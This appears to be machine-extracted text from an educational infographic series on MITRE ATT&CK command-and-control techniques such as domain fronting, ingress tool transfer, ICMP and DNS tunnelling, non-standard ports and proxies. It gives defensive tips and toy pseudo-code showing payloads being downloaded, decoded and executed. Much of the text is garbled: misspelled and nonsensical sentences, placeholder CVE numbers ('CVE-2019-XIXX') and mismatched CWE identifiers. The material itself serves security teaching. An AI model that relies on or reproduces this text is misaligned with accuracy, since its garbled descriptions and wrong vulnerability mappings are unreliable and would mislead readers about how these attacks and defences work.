#### Overview

# HIDE INFRASTRUCTURE (T1665)

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers disguise their commands control (the control (C2) infrastructure to evade infrastructure, often using legitimate services like AWS Cloudflare, Cloudflare (e.g. Flux network), or other software connecting to the internet.

### CASE STUDY: DOMAIN FRONTING & C2 HIDING



LEGITIMATE SERVICE  
(e.g. CDN))



COMMAND



DATA EXFILTRATION

#### ATTACKER ACTION:

Crafts requests request  
request, cloaking or masking the to-  
cules to fronting the system.  
and the system.

#### VICTIM ACTION:

User interacts with the service, then triggers  
request, but User integrates the  
to hide the system.

#### TECHNICAL IMPACT:

Vulnerability: CWE-188 (Functionality not properly isolated). Technical: Remote, Eject Control, Command & (C2) Communication.

PROTECT YOURSELF: Use Firewalls, DNS Filtering, Cloudflare Magic Firewall, Monitor Traffic, Train Users, Update IDS/IPS.



## Technical details

### HIDE INFRASTRUCTURE (T1665):

Evading Detection with Legitimate Services

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Web Servers, External Clients, Web Proxies</li><li>Protocols: DNS, HTTPS</li><li>Libraries: socket, Proxy Libraries</li><li>Systems: File Handling Systems</li></ul>	<ul style="list-style-type: none"><li>Lack of Behavioral Analytics</li><li>Inadequate DNS/Traffic Monitoring</li><li>Weak Authentication/Filtering</li><li>Weak Signatures/Anomalies</li><li>Weak Flaws (Cloud/Service Config)</li></ul>	<ul style="list-style-type: none"><li>Remote C2 Communication</li><li>Evasion Detection (CDN/</li><li>Malware Delivery</li><li>Malware Delivery</li><li>Persistence &amp; Redundancy</li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)


```
graph LR; Attacker[ATTACKER] --> InfectedHost[Infected Host (DNS/HTTPS, Request)]; InfectedHost --> VulnerableApp[VULNERABLE APPLICATION]; VulnerableApp --> CommandExecution[COMMAND EXECUTION]; CommandExecution --> DataExfiltration[DATA EXFILTRATION]
```

```
1. VULNERABLE APPLICATION
if (is_primary_c2_blocked()) {
    resolve_dynamic_c2_domain();
    send = obfuscated_payload;
} else {
    execute_persistent_cdn();
}
// log(data);
```

PROTECT YOURSELF: Use Behavioral Analytics, Advanced DNS Filtering, Traffic Monitoring, Train Users. | CYBER-ED

## Attack flow / technique

# HIDE INFRA TRUCTURE & (1665) EVASIVE C2 ATTACK PATH



PROTECT YOURSELF: Use Firewall, Update DNS Filtering, Threat Input, Monitor Traffic, Users, Update IDS/Ps. | CYBER-ED

## Ingress Tool Transfer (T1105) :

### Overview

#### INGRESS TOOL TTRANSFER (T1105)

##### Non-Technical Summary

###### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers transfer malicious files or tools from external-FTC - HTP) it hide malicious compromised system to HTTP/S, FTP, and other internet Protocols (like Client Programs., Cloud computing. Coause their system.

###### CASE STUDY: MALICIOUS PAYLADD DELIVERY VIA WEB EXFILARATION



VULNERABLE WEB SERVER  
(Compromised Host)

1. INGRESS TOOL TRANSFER  
if validate(file) = false  
download file= malicious.exe);  
execute();  
// log(downloaded).



COMMAND



DATA EXFILARATION

###### ATTACER ACTION:

Crafts to malicious request to upload data, exploiting hto expits declassiate server vulnabilithe heur system.

###### VICTIM ACTION:

User intarctus request with malicious file (e.g., Mimikatz.exe) anddquate valiation or explic ad logic their system.

###### TECHNICAL IMPOTION:

Vulnerability: CWE-434 (Unrestricted wot Upload of File Dangerous Type), CWE-288 (Authencation Byaling llate Impact: Remote, Rema Thet, Lateral Mevar, Persistence, (C2) Communication.

PROTECT YOURSELF: Use Fileegrity Minitoring, Implement Application Input, Harden File Permisstics, Monitor Node Practices | CYBER-ED


### Technical details

## INGRESS TOOL TRANSFER (T1105)

Delivering Paytoids Post-Comprmise

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 Applications: Web Servers, FTD Servers, Databases  HTTP, HTTP/S, SMB, FTB  Libraries: File Transfer, Hbraries  Systems: File dndanidng Systems	 Lack of File Valation: Insifuctient Output Encoding.  Weak Authentication/Athorization  Weak Signatures/Ambiguit  Weak Flaws (app oulerplabliauy)	 Malware  Malware Delivery  Malware & Control (RCE)  Data Theft/Exfiltration  Persistence

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)




```

graph LR
    Attacker[ATTACKER] --> CompromisedHost[COMPROMISED HOST  
Initial Access]
    CompromisedHost --> Step1[1. VULNERABLE TOOL TRANSFER]
    Step1 --> CommandExecution[COMMAND EXECUTION]
    Step1 --> DataExfiltration[DATA EXFILTRATION]
    CommandExecution --> DataExfiltration
  
```

if function receivefile == false {  
 download\_file ""payload.exe";  
 execute();  
 execute();  
 // log(data);  
}

PROTECT YOURSELF: Use Firewalls, Update Software, Application Whitelisting, Monitor Network Traffic | CYBER-ED

### Attack flow / technique



### Multi-Stage Channels (T1104) :

#### Overview

# MULTI-STAGE CHANNEL (T1104)

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS




**VULNERABILITY:** Attackers use multiple different channels and communications protocols to maintain Client, and hide software to complex systems much the softernet.

### CASE STUDY: CVE-2019-XIXX MULTI-STAGE C2 REDUNDANCY



STAGE 1 C2 (HTTP)



DATA EXFILTRATION

#### ATTACKER ACTION:

Crafts malicious request using encoded data, exploiting stage's weak brey shunt ehn system.


#### VICTIM ACTION:

User intarctus request with fata, exposius cncrired (HTP then ato triggered taeconnection wind decoding at their system.

#### TECHNICAL IMPTION:

Vulnebility: CWE-287 (Functionninity edisticny que sterl) ue split Authentication. Is dute splitstage. Remote Code, Malware, Malware Delivery, Persistence, and (CH, Comterition. (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic



## Technical details

### Multi-Stage Channel (T104)

Layering Communications for Resilience & Efenson

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Webs Servers, External Clients, Load Balancers</li><li>HTTP/S, DNS, SMTP TCP/UDP</li><li>Libraries: socket, ID, C2 Frameworks</li><li>Systems: Endpoint Security Systems</li></ul>	<ul style="list-style-type: none"><li>Lack of Stafeful Monitoring</li><li>Insiifuent Traffic Analysis</li><li>Weak Anomaly Detection</li><li>Weak Protocol Enforcement Flaws</li><li>Complex C2 Design Flaws</li></ul>	<ul style="list-style-type: none"><li>Persistent C2 Communication</li><li>Remote Detection (Layaying)</li><li>Malware Delivery</li><li>Malware Delivery</li><li>Increased Attack Complexity</li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)

COMPORMMISED HOST  
(Stage 1 Beaon)

1. VULINERABL APPLICATION

```
if
    function receive6() {
        send = decode2 payload();
        initiate encrypted (tcp());
    else { try DNS falllwak channel!
    // log(data);
```


STAGE 2 CZ (Encrypted TCP)

DATA EXFILTRATION

PROTECT YOURSELF: Use Firewall Full Network Visibility, Multi-Stag Monitoring, Behavioral Analytics IDS/IPS. | CYBER-ED

## Attack flow / technique

# MULTI-STAGE CHANNEL ADVANCED C2 ATTACK PATH



## Non-Application Layer Protocol (T1095) :

### Overview

#### NON APPLICATION LAYER PROTOCOL (T1095)

##### Non-Technical Summary

###### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use common internet protocols (like HTTP-FTC - HTP) to hide malicious communications within amalicious ICMP, TCP Headers TCP/UDP Headers (to to detect, making onit ecpearin in standard firewalls, and apertard firewlls, any softwares ourat onvectins over raws internet.

###### CASE STUDY: CVE-209-XXXX ICMP TUNNEL & DAILARATION



VULNERABLE WEB SERVER (ICMP Tunne)

3. VULNERABLE APPLICATION  
if dcml = decode (i.payload) I  
data = "special"  
execute special();  
// log(atu).

ATTACKER ACTION:  
Crafts to malicious request request using encoded data, explting hikling in ICMP decoding ato weak errigrats on raw ber system.

VICTIM ACTION:  
User intarctus request with data, expiouss cncriir ed fice triggering allover, triguiice's weak decoding logic on their system.

TECHNICAL IMPTION:  
Vulnerability: CWE-XXX (Functionainly not proper cat properly Isoliod), Isolatedd). Weak Tratk Traffic Analysis, Technical: Remote, Event (Peseistence, Command & Control (C2) Communication.

COMMAND  
DATA EXFILARATION

**PROTECT YOURSELF:** Use Intemennl IccMP Filtering, Update Update Software, Secure Coding Practices, Monitor Traffic

| CYBER-ED


### Technical details

## NON Application Layer Protocol (T1095)

Leveraging Physical Protocols for Bypass Defenses

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Network Servers, External Clients, Databases  <b>Protocols:</b> ICMP (Tunneling), TCP  <b>Libraries:</b> socket, IDS/IPS library Systems, IDS/IPS Systems	 <ul style="list-style-type: none"> <li>Lack of Deep Packet Inspection.</li> <li>Insufficient Traffic Monitoring.</li> <li>Weak Anomaly Detection/Signatures</li> <li>Weak Protocol Enforcement Flaws</li> <li>Raw Socket Access</li> </ul>	 <ul style="list-style-type: none"> <li>Data Exfiltration (Tunneled)</li> <li>Remote &amp; Control</li> <li>Malware Delivery</li> <li>Bypass Detection (Firewall)</li> <li>Persistence</li> </ul>

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**




```

graph LR
    A[ATTACKER] -- "Malicious Request (e.g., encoded command)" --> B["3. VULNERABLE SE (ICMP Tunnel)"]
    B -- "if function receive() { data = decode(payload); data = data + \"special\"; execute(special); // log(data); }" --> C[COMMAND EXECUTION]
    C --> D[DATA EXFILTRATION]
  
```

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices. | CYBER-ED

### Attack flow / technique



### Non-Standard Port (T1571) :

#### Overview

# NON-STANDARD PORT (T1571)

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use common internet protocols (like HTTP-FTC - HTP) to hide malicious communications atious, making trojan afficing repeats Email Clients, ewlwork Progms, and Fis, and any itny software connecting to the internet.

### CASE STUDY: CVE-2023-XXXX EVASIVE C2 ON ODD PORT



VULNERABLE WEB SERVER  
(e.g.: encode (Port 4455))



3. VULNERABLE APPLICATION  
if data = decode 80 payload) {  
data = 'special(payload)'  
execute special();  
// log(at);



COMMAND



DATA EXFILTRATION

#### ATTACKER ACTION:

Crafts to malicious request with encoded data, to evade ifto's weak decoding ber sysur system.


#### VICTIM ACTION:

User intarctus request with data, expious cncreir ed the triggering allover, triguice's weak decoding logic on their system.

#### TECHNICAL IMPACT:

Vulneability: CWE-XXX (Functionnity not proper eat properly isolated). Teliaeetus (RE). Data shelt dt. Technical: Remote, Evtnt T Control, Command & (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic




## Technical details

### NON-STANDARD PORT (T1571)

Leverrging Unconveantional Ports for Evasaiin


AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Servers, External Clients, Databases <b>Protocols:</b> Any TCP/UDP Port (e.g. 4455) <b>Libraries:</b> socket, IDS/Ing library <b>Systems:</b> File danding Systems	 <b>Skull icon:</b> Lack of Deep Packet Sepetion. Insufiucient Traffic Monitoring <b>Skull icon:</b> Weak Authentictatration/Sigutures Weak Sigtocolt Enfoment/Sigutures Weak Flawss (app oulerplabliau)	 <b>Data Exfiltration (Tunnel)</b> <b>Remote &amp; Contril</b>  <b>Malware Delivery</b> <b>Bypass Detction (Firewall)</b>  <b>Evide Detction</b>
SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)		
 ATTACKER	 Malicious Request (e.g., encoded command)	 COMMAND EXECUTION DATA EXFILTRATION

PROTECT YOURSELF: Use Firewalls, Update Software, Valiuate, Valinate Input, Secure Coding Practices.



## Attack flow / technique

# NON-STANDARD PORT EVASIVE C2 ATTACK PATH



## Protocol tunnelling (T1572) :

### Overview

### PROTOCOL TUNNELING (T1572) Non-Technical Summary

**WHAT IT IS & WHERE IT APPEARS**

**VULNERABILITY:** Attackers use common internet protocols (like HTTP-FTC - HTP) to hide malicious communications within network transport protocols exploits of HTTP or HTTPS or Programs, Email Clients, or any software connecting to the aids the internet.

**CASE STUDY-XXXX DNS TUNNEL FOR C2 & EXFILTRATION**

**ATTACKER ACTION:**  
Crafts malicious requests with encoded data, exploiting its weak decoding logic on their system.

**VICTIM ACTION:**  
User interacts with the application, triggering the victim's weak decoding logic on their system.

**TECHNICAL IMPACT:**  
Vulnerability: CWE-18X (Functionality not properly isolated). Technical: Remote, Event & Control, Bypass Firewall (C2) Communication.

**PROTECT YOURSELF:** Use Firewalls, Update Software, Validate Input, Advanced IDPS, Prevent IP Spoofing, Monitor Traffic. | CYBER-ED


### Technical details

## PROTOCOL TUNNELING (T1572)

Leveraging Encapsulation for Evasion

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 Applications: Webs Servers, Email Clients, Databases  Protocols: Any TPP, Port (e.g. 4455)  Libraries: socket, IDS/Ing libary  Lirsystems, File danding Systems	 Lack of Deep Packet Sepection. Inesiifiuent Traffic Monitoring  Weak Authentacitation/Sigutures Weak Signatcol Enfoment/Sigutures Weak Flaws (app oulerplabliauy)	 Data Exfiltration Remote & Contrl  Malware Delivery (Firewall) Malware Delivery (Firewall)  Evade Detection

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



```

graph LR
    Attacker[ATTACKER] --> V[SUSCEPTIBLE SYSTEM PORT 1571]
    V --> App[3. VULNERABLE APPLICATION]
    App --> Exec[COMMAND EXECUTION]
    Exec --> Exfil[DATA EXFILTRATION]
    App --> Exfil
  
```

```


if
function receive(f) {
  data = decode(f.payload);
  data = data + "special";
  execute(special);
}
// log(data);
  
```

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices. | CYBER-ED

### Attack flow / technique

## PROTOCOL TUNILING (T1572: EVASIVE C2 ATTACK PATH)

Leveraging Encapsulation for Evasion



PROTECT YOURSELF: Use Full Network Visibility, Protocol Anoamiy Detection, Advanced IDPS, Monitor Tunneled Traffic. | CYBER-ED

### Proxy (T1090) :

#### Overview

# PROXY (T1090) EXPLAINED

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** This technique uses another computer as a proxy server to hide malicious activity, such as malware, from email clients, web browsers, and other network systems.

### CASE STUDY: CVE-2021-XXX & PROXY MISUSE FOR C2



VULNERABLE WEB SERVER



VICTIM SYSTEM  
(Compromised Web Server)



PROXY / C2 CHANNEL  
(Legitimate HTTPS)



EXTERNAL C2 SERVER

#### ATTACKER ACTION:

Compromises request, installs Metasploit (e.g., /SOCKS proxy) to execute web system.


#### VICTIM ACTION:

User interacts with forward traffic via proxy to traffic with a promise to web traffic.

#### TECHNICAL IMPACT:

Vulnerability: CWE-188 Misconfigured or improper exploit: Remote code execution (RCE). To install impact Communication: Command & Control, bypassed Firewall/IDS (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Egress Filtering, Update Input, Local IDS/IPS, Patch Systems Regularly, Monitor Traffic



## Technical details

### PROXY (T1090) EXPLAINED


Leveraging intermediaries for malicious activity

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
